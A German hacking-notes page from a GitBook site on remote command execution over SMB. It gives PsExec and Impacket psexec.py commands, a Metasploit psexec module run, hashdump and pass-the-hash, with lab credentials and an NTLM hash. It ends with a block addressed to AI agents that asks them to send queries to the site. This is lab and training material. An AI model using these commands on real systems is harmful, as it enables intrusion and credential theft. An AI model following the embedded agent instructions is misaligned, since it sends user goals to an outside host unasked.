> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/de/ports-and-services/smb-445/psexec-smb-tool.md).
# PsExec (SMB-Tool)
SMB-Remote-Command-Execution mit PsExec, Impacket psexec.py, Metasploit und Pass-the-Hash.
> **PsExec** ist ein Werkzeug in Microsofts Sysinternals-Suite, das verwendet wird, um Befehle oder Programme remote auf Windows-Computern auszuführen. Es ermöglicht interaktiven oder Hintergrundzugriff auf einen entfernten Rechner, oft mit erhöhten Rechten, ohne dass eine physische Verbindung oder die Verwendung eines RDP-Clients erforderlich ist. Dies ist besonders nützlich für die Netzwerkadministration, Sicherheitstests oder Aufgabenautomatisierung.

Wenn die folgende Meldung angezeigt wird:
> „Signierung aktiviert, aber nicht erforderlich“
* Dies bedeutet, dass die Authentifizierung ohne Signaturprüfung erfolgen kann. Unsichere Kommunikation kann möglich sein, was Missbrauch im Zusammenhang mit der Authentifizierung ermöglicht.
### **PsExec.py**
Hier ist ein Beispielbefehl, um eine interaktive Shell mit Administratorrechten zu erhalten:
```bash
psexec.py /:@ cmd.exe
```
```bash
psexec.py active.htb/Administrator:Ticketmaster1968@10.10.10.100 cmd.exe
```
### **Remote-Ausführung von Befehlen**
Ermöglicht es Ihnen, Befehle oder Skripte direkt auf einem entfernten Rechner zu starten, ohne eine Benutzersitzung zu öffnen.
```bash
psexec // -u -p
```
```bash
psexec //192.168.1.100 -u Administrator -p Password123 cmd /c "ipconfig /all"
```
### **Remote-Datei-Upload**
PsExec ermöglicht es Ihnen, eine lokale Datei auf den entfernten Rechner zu kopieren, bevor sie ausgeführt wird.
```bash
psexec // -c
```
```bash
psexec.py //192.168.1.100 -c C:/path/to/my_file.exe
```
## Metasploit
**Mit Metasploit SMB mit PsExec ausnutzen**

1. Starten Sie Metasploit mit dem **exploit module/windows/smb/psexec** :
```bash
use exploit/windows/smb/psexec
set RHOSTS demo.ine.local
set SMBUser Administrator
set SMBPass qwertyuiop
exploit
```

Nachdem Sie erfolgreich Zugriff erhalten haben, ist es möglich, die Passwort-Hashes zu „dumpen“:
```bash
hashdump
```
### **Pass-the-Hash - PsExec**
PsExec kann auch für Pass-the-Hash verwendet werden, indem statt eines Passworts ein NTLM-Hash angegeben wird. Dies kann administrativen Zugriff ermöglichen, wenn der Hash zu einem privilegierten Konto gehört:
```bash
psexec.py /@ -hashes :
```
```bash
psexec.py WORKGROUP/Administrator@10.10.10.63 -hashes :e0fb1fb85756c24235ff238cbe81fe00
```
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/de/ports-and-services/smb-445/psexec-smb-tool.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.
.png?alt=media)
.png?alt=media)